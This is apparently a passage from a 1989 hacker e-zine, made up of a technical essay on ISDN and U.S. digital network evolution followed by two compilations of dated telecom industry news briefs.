|--------------------------------------|-------------------------------|----------------------------------------|
| -----                                | -----                         | -----                                  |
| Competition                          | Essentially None              | Varied, encouraged by<br>government    |
| Standard Inter-<br>exchange Carriers | CCITT<br>One, nationalized    | Essentially none<br>Many, equal access |
| Existing Investment                  | Due for replacement           | Huge, undepreciated                    |

|                     |                           |                              |
|---------------------|---------------------------|------------------------------|
| Service Offerings   | By PTT schedule           | Entrepreneurial, competitive |
| Implementation Cost | Government-provided funds | Private Capital              |

Multiple Carriers and Competative Networks: The premise of ISDN is that a common national network will evolve, able to handle multiple voice and data services in an integrated fashion. ISDN thus precludes a carrier by-passing a local office or vying for customers' traffic through innovative techniques. In most countries other than the U.S., telephone companies are not legally required to provide or counter new service offerings. Integrated digital networks (IDNs) are emerging in the U.S. that provide digital access and transmission, in both circuit-switchhded and packet modes. The number of IDNs will probably increase regardless of whether an ISDN is proposed for the U.S.

Embedded Investment: The U.S. has invested heavily in modern stored-program controlled (SPC) switching. However, other countries are only now facing conversion to SPC, as much of their existing systems investment is greatly depreciated. These countries can therefore converty to ISDN switching in a more orderly and economical fashion that the U.S. can. Thus the U.S. will have overlay networks, digital adjuncts to existing SPC switches, and multiple networks in the foreseeable future.

## EVOLUTION OF U.S. COMMUNICATIONS OFFERINGS

-----

The American solutions to data transmission problems have tended to be faster, more practical, and less elegant than those evolving in Europe. Not surprisingly, the American solutions have generally ignored CCITT recommendations. For example, public packet-switched networks such as TYMNET, GTE Telenet, and Satellite Business Systems are offered to some customers with long-haul traffic. These systems were severely limited because they often required access through analog local office. Many major industries and private organizations thus established their own data networks, often point to point over leased circuits. Digital Terminating Service was introduced to provide 56K bit-per-second (up to 448K bit-per-second) links to the end user over special transmission links. Digital Electronic Message Service was recently approved to provide 1.5M bit-per-second service to the end user.

Some suppliers are now offering PBXs with 64K bit-per-second local loops and direct pulse code-modulated (PCM) trunks to the public network. Two new standard 1.544M bit-per-second central office-to-PBX interfaces have been established, the Northern Telecom Computer-to-PBX-interface and the AT&T Information Systems Digital Multiplexed Interface.

The Development of Local Area Networks: The increasing use of data

terminals and the growth of distributed processing has led to the necessity of transporting data at rapid rates within a building or local area. This rapid local data transmission imposed impossible requirements on the conventional PBX. While PBX designers struggled to upgrade their data capabilities, computer manufacturers saw the opportunity to offer local area networks (LANs) designed specifically to provide wideband data transport between users in a limited area. Again, expediency and the competitive climate produced a practical solution - several LANs with different architectures and protocols. In general, these LANs do not conform to the ISDN protocol levels identified in the International Standards Organization (ISO) models. However these LANs cannot be easily replaced, so the USDN will have to accommodate them.

A case in point is the apparent conflict between the ISO model of Open System Interconnection (OSI) and the IBM System Network Architecture (SNA). The OSI model of a seven-layered architecture for data networks has been defined for the first four layers only. International agreement on the remaining protocols will take several more years to obtain, if agreement on the remaining protocols will take several more years to obtain, if agreement is possible. Meanwhile, in the U.S., IBM defined a similar protocol, SNA, and has implemented numerous networks. Long before any ISO standard can be established, the U.S. will be well populated with SNA systems. The USDN must be at least compatible with SNA, and SNA could become the national standard.

Because future PBXs will probably be able to switch synchronous data at

64K bits per second (and multiples thereof, up to at least 1.544M bits per second), there may not be sufficient switched wideband traffic requirements to support a separate LAN standard. Long-distance dedicated data services such as AT&T's ACCUNET and SKYNET are competing for data traffic. In addition, various data-over-voice (DOV) schemes have been employed over switched analog circuits. In short, many approaches, services, and facilities have already been implemented to satisfy the immediate market needs, without regard to an orderly transition to ISDN. Thus, the USDN will have to accommodate these established services and interface with most of them.

Introduction of Local Area Data Transports: Recently, electronic (carrier) serving areas have been replacing long local physical loops. These subscriber carrier systems provide such data capabilities as DOV and local area data transport (LADT). LADT offers a packet-switched data capability that may apply to both business and residential services; its low speed (up to 4.8K bits per second) and relatively low cost may make it universally attractive. LADTs may find widespread use for Videotex, meter reading, power load shedding, security reporting, and marketing transactions.

Although LADT is restricted primarily to a local exchange area, the evolving USDN will provide transport between LADTs. LADT subscribers will access the USDN transport carrier through pooled local data concentrators. A typical LADT Data Subscriber Interface (DSI) unit will concentrate data from 124 subscribers to a 56K (or 9.6K) bit-per-second trunk to a packet network. A subscriber can thus dial up a DSI over a conventional voice

loop and transport data through a modem (which may be a part of the terminal) by means of the switch. A direct access mode is also available with the subscriber loop terminating on the DSI, permitting independent simultaneous data and voice transmission. The X.25 link access protocol-balanced (LAPB) is used, but protocol conversion is restricted in many instances by federal rules. Although LADTs do not comply with any defined ISDN service, they are an integral requirement of the USDN.

CSDC Technology: Circuit-switched digital capability (CSDC) is another USDN service that has no ISDN counterpart. CSDC is an alternative voice- or data-switched circuit with end-to-end 56K (or 64K) bit-per-second transparent connection ensured by dedicated trunk groups in each switching location. CSDC facilitates large, continuous, bulk data transfers, and its implementation requires added investment in each switch location as special terminal equipment. CSDC represents yet another expedient toward providing ISDN-like services while using existing investment. CSDC technology can also accommodate a full ISDN, if one ever evolves in the U.S.

Digital Subscriber Loops: ISDN-compatible digital subscriber loops (two voice, plus one data channel at 144K bits per second) are receiving attention in the U.S., but the commercial implementation of this technology is not progressing rapidly. Near-term subscriber loops will probably acquire data capability by data over analog voice multiplexing. Although this step

would not preclude the eventual inclusion of ISDN loops, it would tend to slow their introduction and widespread acceptance.

Interfaces and Protocols: Although the ISDN revolves around the 30 channel PCM transmission format used in Europe, it does provide for the 24 channel-based systems used in the U.S. However, U.S. systems have many unique interface requirements. A new set of proposed services will require forwarding of the calling number for control or processing by either the terminating switching system or the called subscriber. Exchange of such information will likely be accomplished over a local area common channel signaling system or a full CCITT standard, signaling system #7 network.

Direct data exchange between a network switching unit and a data bank and/or processor facility will probably evolve from the current trunking scheme to a direct signaling carrier, perhaps CCITT standard #7 with OSI and/or SA protocols.

Calls to cellular mobile roamers (i.e., mobile units that have traveled outside their base area) will probably be routed to a central data base for locating routes. A personal locator service for automatically routing calls to the unit's temporary location will require unique system interface and protocols. Privately owned transaction networks may provide this unique interface. While the objective is to eventually use CCITT standard #7 as a vehicle and X.25 as an interface protocol, the USDN must embrace a wide assortment of formats, protocols, and interfaces for the near future.



## TRANSMISSION TECHNOLOGY TRENDS

Ultimately, subscriber loops in the U.S. will be digital, providing two 64K bit-per-second voice or data channels (i.e., two B channels) and one 16K bit-per-second voice or data channels (i.e., two B channels) and one 16K bit-per-second data only (i.e., one D channel). The 16K bit-per-second channel will probably permit an 8K bit-per-second user data channel or submultiplexed channels of a lower bit rate. Full-duplex (i.e., four wire) operation will be provided by echo-canceling techniques over existing two-wire loops. An alternative approach of time-domain multiplexing may also be used, especially in the near term.

Local Loops: Although modems will not be required at either end of the local loop, network terminating equipment will be required to serve as the multiplexor and, perhaps, as voice CODECs. Users of such circuits can have full, simultaneous, real-time voice and data channels, as well as separate control, metering, and low-speed data transmission. With advanced switching centers, each circuit can be routed and billed independently. Existing 56K bit-per-second channels on conventional 24-channel digital carrier systems will be replaced by or supplemented with 64K bit-per-second clear channels with extended framing.

The local loop plant in many areas is already migrating toward carrier-serving areas, implemented by a subscriber carrier capable of digital

transmission. Some local telephone companies are installing glass fiber in their local plants in preparation for the downward migration of direct digital transmission. However, until full, ISDN-type local loops are universally available, near-term adaptations will be offered to satisfy market needs and to prevent users from seeking other communications facilities.

Wideband Circuits: Wideband circuits (i.e., multiples of 64K bits per second) over the public switched network may become feasible as newer switching elements are used. Although some transmission links may soon be able to combine DS-0 channels for real-time wideband service, limitations in switching centers will restrict their general use. Separate wideband switching modules, multiplexing on CATV, or extension of wideband LANs may ultimately appear if the need for wideband transmission remains strong.

Packet Transmission: Packet transmission is an inherent element of the ISDN. However, the USDN must handle separate packet networks, separate facilities, separate routing, and even separate providers. It is unlikely that American packet networks in the U.S. will ever be combined into an integrated, single-network ISDN. Therefore, the USDN must accommodate such overlay networks and the associated problems of routing, protocol conversion, circuit maintenance, billing, and network management. American users will demand and receive more options for data transport, data processing, and support services than any single network is likely to provide.

## SWITCHING TECHNOLOGY TRENDS

Implementing ISDN standards on the switching systems already in place throughout the U.S. is a formidable task. Most local end offices have been replaced by SPC analog switches within the past decade. More recently, SPC digital switches have been installed, and this trend will probably accelerate through the 1990s. However, these newer switches are third-generation design; that is, they are designed primarily to handle conventional voice circuit switched traffic within a hierarchical network. These switches are not optimized for data handling, multiple networks, or sophisticated user needs. Although hardware retrofits and software patches are being applied to accommodate LADT, CSDC, and digital loops, such solutions result in limited user services, higher costs, and more complex maintenance requirements.

**Fourth-Generation Switching:** Fourth-generation switching systems, designed for USDN requirements, are beginning to appear. A fourth-generation switch is optimized for data; voice switching is simply a special case of data transmission at speeds of 64K bits per second, 32K bits per second, or any other evolutionary compressed voice bit rate. Fourth-generation switches do not have central processors. Each functional unit (e.g., lines or trunks) contains its own processing hardware and software to output packet-format messages (i.e., containing a header message and a data byte) in a uniform deferred format. (The data byte may be a digitized voice sample.)

These packets then are routed through a central matrix, which also contains sufficient processing power to route packets to their interim or final destination with only the data contained in the header bits of the call itself.

Services such as route translation, tone reception, billing recording, and termination functions are inserted into a call in progress by routing the call packets to specific functional modules on demand. The modules perform the required call functions and return the packets to the matrix. (or internal network). When the required call-handling functions have been sequentially accomplished, the call is terminated to the desired port and a virtual circuit is established between the caller and called terminals. During the call, the packet header provides control and supervision and performs routine maintenance and alarms.

A fourth-generation switch performs required functions-Centrex attendants, toll operators, common-channel signaling, or LAN termination-when the appropriate module is simply plugged in. These functions do not affect existing system service or capacity. Ideally suited to the USDN, the fully distributed control architecture of a true fourth-generation switch could also meet the longer-range objectives of the ISDN.

Because they do not require a large, costly central processor complex, fourth-generation switches can be economically applied as add-on units or adjuncts to existing SPC switches. Fourth-generation switches thus provide advanced capabilities without the necessity of replacing or retrofitting the existing switches. Some features that can be provided as adjuncts

are described in the following paragraphs.

Special Services: In the U.S., services that require more sophisticated transmission that provided by standard telephone lines are expanding rapidly. By the end of the 1980s, 50 percent of all lines may require some special treatment. A USDN switch, or a special service adjunct can provide universal line circuits that can be remotely administered for transmission balance, type of transmission, routing, and signaling. The special service adjunct can provide various voice and data arrangements and automatic facilities testing as well as provide and maintain sophisticated data and voice services, often without changing the user's original telephone number.

Business Services: Integrated toll, local, Centrex, PBX, and instrument/terminal systems are not provided in the U.S. because of its regulatory climate. Regulations controlling enhanced services, authority to provide services, equal-access provisions, and franchising of special carriers and servers all affect the USDN but are constraints in the ISDN plans. Because of the uncertainty and ambiguity in such regulatory matters, the business services adjunct can be used with less economic risk than replacing or retrofitting existing switching systems would incur. The business services adjunct permits the existing local office to continue providing the local telephone service for which it was optimized. The business services adjunct can also economically provide such features as:

- \* Citywide, Centrex-like service with universal numbering among user

235.TXT

locations.

- \* Centralized attendants and night service
- \* Direct data lines at 64K bits per second
- \* Rerouting of existing PBX trunks with improvement in features
- \* Lan termination for PBX-to-Lan connections and LAN-to-LAN bridging.

=====

P/HUN Issue #4, Volume 2: Phile 10 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

|

| P/HUN Telecom News/Advancements

|

| PART 1

|

| By DareDevil

|

Feb. 17-19, 1989

## SATELLITE USE WILL KEEP SOARING:

Satellites and fiber-optic cables will be used for

235.TXT

international communications well into the 21st century, according to a Communications Satellite Corp. study. The study suggests that services using satellite systems could be up to 45% less expensive than international transmissions that use fiber. Also giving satellites staying power: Ability to reach remote areas.

#### RCI SENDS CALLS OVER THE WATER:

RCI Long Distance, a subsidiary of Rochester Telephone, said Thursday that it has added 122 countries to its international service, including popular calling areas such as West Germany and Israel. Rates: RCI says only that the service will be priced competitively with other carriers offering international services.

#### PROGRAM PUTS NETWORK ON THE MAP:

A computer program from Connections Telecommunications can be used by network designers to create a visual map of their wide-area network, reports Computerworld magazine. The program, called Mapconnect, will superimpose over a map of the USA the serving office, hubbing point and area sites with their connections. Cost: \$2,000 per copy, plus \$400 annual maintenance after the first year.

#### CALIFORNIA, MORE FIRMS COMPETE:

Competition for local access and transport area data

235.TXT

transmissions to long distance carriers has been strengthened in California by a recent PUC decision. The commission approved a deregulation plan that will likely have MCI, US Sprint and Cable and Wireless Management Services competing with Pacific Bell and GTE California, says CommunicationsWeek.

#### VERMONT TO UPGRADE TELE SYSTEM:

The State of Vermont will be getting technical support for improvements in its telecommunications network from Federal Engineering Inc., according to CommunicationsWeek. Contract value: Not revealed. Federal Engineering has provided similar service in Montana, New Mexico, North Dakota, Virginia and Wyoming.

#### CAMPUS GETS BIG DOSE OF HI-TECH:

Southwestern Bell is putting more than 40 miles of high-speed fiber optics into the St. Louis Community College system, reports CommunicationsWeek. The network will link the school's 3 campuses and headquarters to provide video, voice and data transmissions for educational programs. Cost to the school: \$580,000, plus \$2,000 per month to use the system.

#### SOMEONE MIGHT BE LISTENING:

About 30 hours worth of recorded audio-visual material was recorded by New York City residents recently for transmission into



235.TXT

outer space, reports InfoText magazine. AT&T set up the free service at its headquarters. Messages were beamed into space on the company's satellite dishes. Among the messages: A young student reported on a pro basketball game for any interested "aliens."

-----

Feb. 20, 1989

AT&T PLANS OVERHAUL:

AT&T announced a sweeping overhaul Friday designed to make the long-distance company more competitive and profitable. AT&T will split its 5 business groups into 12 units to 25 units that each will have sole responsibility for a product or service. The idea will be phased in over a period of months this year. (For more, see special AT&T package below. From the USA TODAY Money section.)

JAPAN SET FOR JUNGLE LAUNCH:

The first of 2 satellites for the Japan Communications Satellite Co. lifts off Feb. 28 from a jungle launch pad in French Guiana. The launch will inaugurate commercial satellite communications in Japan and be the first of Hughes Communications' new HS 393 series. The satellite will begin serving the Japanese islands, including Okinawa, after a 30- to 60-day testing period.

SATELLITE HAS MANY CUSTOMERS:

The JCSAT 1 satellite going into orbit on Feb. 28 will provide the Japanese islands with various new services. Scheduled to come off the satellite: Network and cable TV distribution, used-car auctions, prep school classes, religious programming, automobile dealer training, a specialized engineering video network. Also: A business group plans to offer business communications.

BIG SATELLITE WON'T BE THE LAST:

With a deployed height of 10 meters, the Hughes Communications' satellite being launched by Japan next week will be the largest Hughes commercial satellite ever launched. It contains 32 transponders, each one capable of transmitting one TV channel, 45 million bits of data per second, or more than 250 telephone circuits. Japan will launch a second satellite this summer.

SPACE STATION MAKES AUDIO PLANS:

NASA has chosen Harris Corp. audio communications systems for use on the space station Freedom, scheduled for operations in 1995. CommunicationsWeek says that under a \$35 million subcontract with Boeing Aerospace, Harris will design, develop and produce systems for onboard use. Special feature: At times when crew members have their hands busy, a voice recognition capability will be available.

CHINA SPRINTS FOR THE MICROWAVE:

About 90% of its surplus microwave network has been sold or dismantled by US Sprint, according to CommunicationsWeek. The old equipment is being replaced by a fiber network. Most recently, the People's Republic of China spent about \$15 million for 6,000 used analog microwave radios and 600 parabolic antennas. China plans to use the equipment on 11 existing microwave networks.

NYNEX BEGINS ANOTHER TEST:

Nynex is providing a digital data-over-voice private-line access service for Telenet Communications in a New York City field trial. It is one of 35 basic service elements Nynex specified in its Open Network Architecture plan for the FCC, reports CommunicationsWeek. Nynex expects to present 14 other new offerings before the end of the year.

BOSSSES GET MORE RESPONSIBILITY:

The reorganization plan announced by AT&T Friday is the first major policy move by Robert E. Allen since he took over last April as chairman. The goal: Get managers to focus more on customers and on costs by giving them total responsibility for any money they make or lose. Right now most of that responsibility is held by top managers at AT&T.

AT&T HOPES FOR BIGGER SALES:

The AT&T move to split its business groups comes at an opportune time. AT&T is losing market share in the long-distance phone market to rivals MCI and US Sprint. Also: AT&T's overall sales growth has been modest over the last several years. Under the new plan, the presidents of AT&T's 5 operating groups will be renamed group executives. The new units will operate as independent businesses.

NEW APPROACH MIGHT START SLOWLY:

Analysts say it will take years to streamline AT&T's bureaucracy and get managers accustomed to being directly accountable for the performance of their businesses. AT&T reported a loss of \$1.67 billion on sales of \$35.21 billion in 1988. Earnings were reduced by a net charge of \$3.94 billion from writing off old equipment and accelerating modernization of its long-distance network.

-----  
Feb. 21, 1989

DATA CROSSES MILES WITH SPEED:

Northern Telecom yesterday announced the availability of the High Speed Data Module, a data connectivity device that is an

addition to the Meridian SL-1 Data Services product line. A typical application might involve a bank that uses the module to connect a programming facility with the bank's main data center, located approximately 400 miles away. Cost: \$725.

#### INMATES TOUCH, SAVE AND LOSE:

Some 15 inmates from local prisons in the Nashville, Tenn., area face computer fraud charges after figuring out Touch & Save long-distance phone customers' user codes. Officials say the inmates charged more than \$2,000 in calls. The inmates gained access to the codes and sold them for \$5 or more to others in the prison. (From the USA TODAY News section.)

#### PRODUCTS WILL PROTECT DATA:

CompuServe Inc. has introduced new encryption products for its public packet data network, Network World reports. The encryption services let users move data from expensive leased lines to cost-effective dial-up public circuits, while protecting the data from unauthorized access. The cost ranges from \$1,495 to \$8,100.

#### PROTEON UNVEILS FIBER MODEM:

Proteon Inc. has developed a single-mode, fiber-optic modem that will extend the distance between 2 nodes on a token-ring network, says Network World. The p3282 modem permits 2 nodes to

235.TXT

communicate over a maximum distance of 30 kilometers without using a repeater. The fiber also uses optical laser technology instead of LEDs for transmission of the signal. Cost: \$10,000.

#### NETWORK CHARGES ARE DROPPED:

Transettlements Inc. has stopped making additional charges for internetwork transmission, reports Computerworld magazine. The firm will no longer charge its users fees, penalties or premiums for interconnection with other value-added networks. The charge for going through 2 networks will be the same for going through only Transettlement's network.

#### AIRLINES, HOTELS JOIN NETWORK:

GENie, a consumer online information service from GE Information Services, is now offering the Official Airline Guide Electronic Edition Travel Service. The edition will permit GENie subscribers to view airline schedules, fares and hotel information. Cost: A surcharge on GENie of 17 cents/minute during non-prime hours and a surcharge of 47 cents/minute during prime time.

#### RESERVATIONS ARE A TOUCH AWAY:

Harrah's Reno introduced a guest service center at the Reno Airport yesterday that uses interactive, live video to streamline

235.TXT

guest reservations. Guests can check into Harrah's, make dinner reservations and arrange to see a show by touching a TV screen. The system uses Nevada Bell's new ISDN network that allows voice, data and video communications to use fiber optic wires simultaneously.

-----

Feb. 22, 1989

PHONE USERS DO IT THEMSELVES:

US West's 35,000 Bellingham, Wash., customers will test the first of what could be a major telephone innovation: Instantaneous, do-it-yourself phone service. In the plan, a person could shut off service, have a 3-way holiday conversation and have calls sent to work - all by dialing a series of numbers. (For more, see special Phones package below.)

SATELLITE TO SERVE INDONESIA:

Scientific-Atlanta has been selected to supply a half dozen major communication systems in the Pacific Rim: A VSAT satellite link for Indonesia and 5 private television networks for Japanese firms. The satellite network will provide interactive data, video and voice communications to as many as 4,000 sites on the 13,677 islands that make up the Republic of Indonesia.

NETWORKS TO GO ON NEW SATELLITE:

Nippon Telephone & Telegraph Co. of Tokyo and 4 other Japanese companies said yesterday they will use Scientific-Atlanta's B-MAC satellite technology to establish 5 private business television networks in Japan. When their private television networks are completed, Nippon, Nikken, Telecom Sat and Video Sat plan to send video signals to JC-Sat, Japan's new communications satellite.

TELCO ENTRY IS UNPREDICTABLE:

Congress will probably not address the issue of telephone companies entering the TV business in the near future, National Assn. of Broadcasters President Eddie Fritts tells Broadcasting magazine. He says the telco entry will be one of the top issues of the 1990s. But he stops short of making predictions, saying only that free over-the-air broadcasting will survive.

MORE STATIONS PICK UP SATELLITE:

Satellite-delivered talk-radio programs are growing as AM station directors look more closely at the potential of low-maintenance, national talk shows. Broadcasting magazine says the 3 month-old American Radio Networks joined the field with 22 affiliates and now has 110 stations receiving its 24-hour satellite service.



SATELLITES FLY FOR GERMAN TV:

Highly competitive satellite and cable TV services are expected to grow significantly during the next 2 years in West Germany, according to Broadcasting magazine. West German private TV channel RTL Plus, a satellite-to-cable service, is expected to expand its market to 10 million viewers. U.S. firm Capital Cities/ABC has a holding in Tele-Munchen, part owner of the Tele5 satellite channel.

SPECIAL PACKAGE ON PHONES:

-----

SERVICE COULD START IN A SNAP:

Customers moving into new homes could start phone service within minutes by dialing telephone responses to a series of computer-voiced questions with a new service being tested by US West Communications. Officials liken the change to the switch from operator-assisted to direct-dial local calls in the 1920s or the similar change in long-distance calls in the 1950s.

SERVICE COULD LINE THE WEST:

If an upcoming test of do-it-yourself phone service works in Bellingham, Wash., another 2-year test will be done on the same service in a larger market, such as Denver. If that also goes well, the entire US West market - 14 states - will get the new

system by the year 2000. Throughout the test, all customers still will be able to use their telephones as they now do.

FEATURES ARE A BUTTON AWAY:

US West customers with do-it-yourself service will be able to start or stop telephone feature services at any time, including such commonly used services as call forwarding and 3-telephone conversations. These services already are available, but only by calling US West sales representatives during daytime business hours. The new system will allow changes to be made at any time.

-----  
Feb. 24-26, 1989

CELLULAR SIGNAL GOES FARTHER:

Pacific Telesis has installed antennas at both ends of an Oakland, Calif.-area tunnel to carry signals from cellular car telephones, reports Forbes magazine. Also: PacTel is using a solar cell to power a repeater signal and extend coverage into Laguna Canyon. Forbes says the developments are indications of coming improvements in cellular transmissions.

THE AIRWAVES ARE CROWDED:

The main problem for cellular phone users in large metropolitan areas is the addition of new subscribers to already jammed

235.TXT

cellular systems, reports Forbes magazine. The FCC has allocated only 437 channels of radio waves to each carrier. To add customers, systems have been subdividing cells, with each cell having low-power antennas that operate in limited boundaries.

SENDING COSTS WOULD BE HALVED:

Digital cellular technology could solve the problem of cramped airwaves for cellular telephone systems, reports Forbes magazine. With digital, ordinary radio interference is eliminated, conversations are private, data from laptop computers can be sent to the office from the road. Also: Digital cellular would cost about half the transmission price because it's twice as fast.

LOYOLA PLANS FOR ISDN USE:

AT&T recently said that the Definity 75/85 communications system will be the base for an Integrated Services Digital Network that will carry voice, data and images for Loyola University. Computerworld says Loyola is expected to be the first commercial customer to use Definity. By early next year about 7,000 phones on the 3 Chicago-area campuses will be on the system.

TELENET LINKS WITH STRATACOM:

Telenet Communications has made an agreement with Stratacom Inc. to develop the technology for what the companies said will be

the first broadband Integrated Services Digital Network service to be based on the ISDN frame relay interface, reports Computerworld. Telenet, a subsidiary of U.S. Sprint, will integrate packet switches with Stratacom digital multiplexers.

#### THE PHONE IS IN THE BANK:

Banks are playing it smart with their money and are winning price concessions from telephone companies by pitting carriers against one another, reports Network World. Some banks are negotiating for new services; others are cutting costs by striking custom contracts with local carriers. Example: Irving Trust of New York used MCI and AT&T to get a new international calling service.

#### CIA HELP IS NO SECRET:

The CIA linked its electronic-mail systems together with the help of Soft-Switch, a company in Wayne, Pa., that specializes in connecting multivendor E-mail systems, reports Government Computer News. A key function of the software package: Directory services that maintain information on all mail systems directly or indirectly connected to the software.

#### FCC GETS COMPLAINT ON PACBELL:

Conference-Call USA, based in Chicago, has filed a complaint with the FCC, accusing Pacific Bell of refusing to change its

235.TXT

practice of automatically routing all conference-call traffic to AT&T, reports CommunicationsWeek. The firm says the practice is stunting the growth of competitive companies.

#### STUDENTS ARE ON THE PHONE:

School children in Denver are using computers and transmission facilities from US West Advanced Technologies to communicate with teachers, special subject experts and other students. CommunicationsWeek says the equipment will be given to the school system at the end of the school year. US West is using information gained from the trial to plan an information gateway in Omaha, Neb.

#### HEARING IMPAIRED CAN MAKE CALLS:

The State Relay Center is scheduled to begin service Friday in Birmingham, Ala. The new relay center was created to link hearing-impaired customers by teletype to people they want to call. The service is funded by a small surcharge on all phone bills in the state.

-----  
Feb. 28, 1989

#### CALLERS MUST BE TOLD THE COST:

The FCC yesterday ordered 5 companies that charge customers 20%

to 80% more than AT&T, MCI or Sprint to toe the line. The alternative operators must now tell callers how much the call will cost and which company is placing it before it goes through. The high rates usually are placed on hotel, airport or hospital phones. (From the USA TODAY News section.)

#### FIRMS GIVE A PART OF REVENUES:

The phone companies told by the FCC yesterday to reveal costs: Central Corp., International Telecharge Inc., National Telephone Services Inc., Payline Systems Inc. and Telesphere Network Inc. Right now all these companies buy phone time from a major carrier such as AT&T and MCI and then give the hotel, airport or hospital that uses the service a cut of revenues from every call.

#### CALLERS WILL GET MORE RIGHTS:

The FCC said yesterday that alternative long-distance operators must: Put a sticker on the phone with price information or tell the caller the price verbally; give callers an chance to hang up without any charge; offer callers a chance to go through AT&T or another phone service. Right now many alternative operators stop you from using another carrier.

#### NISSEI PLANS A FAX EXPANSION:

Portable facsimile machine manufacturer Nissei says that a

235.TXT

major expansion of its operations will be completed within 2 months. To come: As many as 5 new fax machines, a revamping of the field staff to cover all sales territories. Also: Vice President John Haggerty says Nissei will move into other areas of the retail information technology market.

#### BELL GOES TO COLLEGE:

Bell Atlanticom Systems said yesterday it has signed a contract with the College of William and Mary in Williamsburg, Va., for a fully integrated voice and data communications system. The campus-wide system will provide resale of communications services to students, a management system, and a universal wiring plan to provide voice and data transmission.

#### SYSTEM INCLUDES TRUNKS, LINES:

The communications system obtained by the College of William and Mary yesterday will provide 300 trunks, 3,800 faculty and student lines, 150 voice/data faculty users and 1,050 host data ports. It includes more than 5,000 inside wiring runs and several miles of fiber optics. Also included: A 1,000-user Aspen Voice Mail System and the Alex-IS Telecommunications Management System.

#### MESSAGES GO AROUND THE GLOBE:

GE Information Services has announced a new capability of its

235.TXT

QUIK-COMM System (electronic mailbox service) which enables users to send QUIK-COMM messages to facsimile machines throughout the world. Receiving fax machines must be Group III facsimile terminals that conform to CCITT standards. Recipients do not have to be QUIK-COMM System subscribers to receive the fax document.

#### MCI GETS THE INSURANCE:

Northwestern Mutual Life Insurance Co. said yesterday it has selected MCI Communications to replace AT&T's data network with a nationwide data communications network linking Northwestern Mutual's Milwaukee-based home office with its remote general and district agency offices. The 3-year, multimillion dollar agreement will eventually link more than 200 agency offices.

#### BELLSOUTH GETS CLOSER TO EUROPE:

BellSouth Corp. has signed a definitive agreement to purchase Air Call Holdings' shares in Air Call Communications, providers of cellular, paging and telephone answering and telemarketing services in the United Kingdom, Ireland and continental Europe. BellSouth provides mobile systems services in the USA, Argentina, Australia, Ireland and Europe.

#### SYSTEM OFFERS NEW OPTIONS:

New networking and programming capabilities for the McDonnell



235.TXT

Douglas REALITY Operating System are being scheduled for beta testing at several customer sites, the company said yesterday. Dubbed ROS 7.0, the system will offer capabilities previously unavailable in PICK systems. Also: Data and processing can be distributed transparent to users and, in cases, the programmer.

P/HUN Issue #4, Volume 2: Phile 11 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

|

| P/HUN Telecom News/Advancements

|

| PART 2

|

| By DareDevil

|

---

March 3-5, 1989

PHONE LINES ARE SIMILAR:

The USA's major long distance phone services aren't that different. A comparison of AT&T, MCI Communications Co. and Sprint Communications Co. in the March Data Communications magazine

235.TXT

found, for instance: Calls placed over Sprint lines were slightly louder than those placed over AT&T or MCI lines. All the calls, however, could be heard clearly. (From the USA TODAY Money section.)

#### SPRINT WAS MOST ACCURATE:

A study by Data Communications magazine says AT&T connected its calls more quickly than other carriers. On average, it took 9.8 seconds to connect an AT&T call; 12.9 seconds for Sprint; 13.7 seconds for MCI. Also: Sprint had the fewest foulups. Only 2.3% of the calls on its lines failed to go through on the first try; 4.9% for AT&T; and 7.3% for MCI.

#### CRITICAL FIRMS CALL SURVEY FAIR:

When information was sent from one computer to another over phone lines during a study by Data Communications magazine, AT&T had the fewest glitches. Next best: Sprint, then MCI. The magazine placed 150-180 calls over the trio's phone lines between 4 cities last fall. Companies response: All had criticisms of the comparison but, overall, said results appeared to be fair.

#### PHONE FIRM ELIMINATES CHEMICAL:

AT&T says it's saving the ozone layer. The company says it has developed a way to eliminate the chemical CFC-113 from a process

235.TXT

it uses to make electronic circuit boards. Scientists say the chemical may damage the ozone layer of the earth's atmosphere, which protects people from dangerous ultraviolet rays from the sun. (From the USA TODAY Money section.)

#### SERVICE STOPPED IN CANADA:

Bell Canada has decided to end its 976 phone service in all of its service regions, Telecommunications magazine says. The firm said significant increases in cost and an anticipated decline in revenues as primary factors in making the decision. Bell Canada is the nation's largest telecommunications operating company.

#### MCI FAX HAS SEVERAL FEATURES:

MCI has moved fast on fax. Telecommunications magazine reports that MCI has become the first long-distance company in the USA to offer a dedicated network for domestic and international fax transmissions. Called MCI FAX, the service will include management information reports, customized dialing plans, credit card billing and other features.

-----  
March 8, 1989

#### PACBELL TRUNK FEES SHOOT HIGHER:

Costs on Pacific Bell's Assured PBX Trunk Line Service have

jumped nearly 50%, according to Network World. The increase was made after the California Public Utilities Commission approved a PacBell plan to create a new trunk service and raise rates for what was once the only grade of service available. One firm with 2,000 trunks will pay about \$96,000 more per year.

BELL PUTS FIBER INTO LAUNCH:

Southern Bell and Bell Communications Research engineers are working with NASA to prepare for a high definition TV taping and transmission of the launch of the space shuttle Discovery. Broadcasting magazine says Southern Bell and Bellcore are handling a live fiber-optic transmission of the launch. A temporary studio has been built at Kennedy Space Center.

RATES WILL DROP IN ALABAMA:

The Alabama State Public Service Commission said in Montgomery yesterday that phone rates will soon drop in the state. Ordered: South Central Bell must reduce rates by \$9 million by April. Cuts: 25 cents off the monthly Touch-Tone service; the elimination of the Touch-Tone installation fee.

SATELLITE FLIES FOR JAPAN:

The next launch of Arianespace is scheduled for the end of March. Using the ELA 1 launch complex, an Ariane 2 launch vehicle

235.TXT

will place into orbit the Swedish direct broadcasting and communications satellite TELE-X. The group last Saturday launched the first Japanese telecommunications satellite JCSAT 1 and the first European meteorological satellite MOP 1.

#### OPTIONS ADDED TO VOICE LINE:

VoiceCom Systems has added 3 new service options to its voice messaging product line, extended its worldwide communications network, and created a new business unit to develop and implement custom voice response applications. VoiceCom also introduced Guest Mailbox service, which allows VoiceCom customers to temporarily assign special voice mailboxes to their customers and vendors.

#### MODEMS ARE SLEEK, SOPHISTICATED:

Some modems are being marketed like sleek sports cars. General DataComm Industries is touting 2 new leased-line modems for 9,600-bit-per-second data communications as "the perfect balance of technology and style," CommunicationsWeek says. Also: The company says they include "sophisticated features" in "small, stylish enclosures."

#### RADIO TELESCOPES LOOK IN SPACE:

112-foot-diameter and 210-foot-diameter radio telescopes in NASA's Deep Space Network will be used in the search for

extraterrestrial intelligence in space. Located in the Mojave Desert and Australia, the telescopes will survey the universe over a wide radio frequency range and spot-check bands up to 25,000 megahertz for some signal that indicates intelligence.

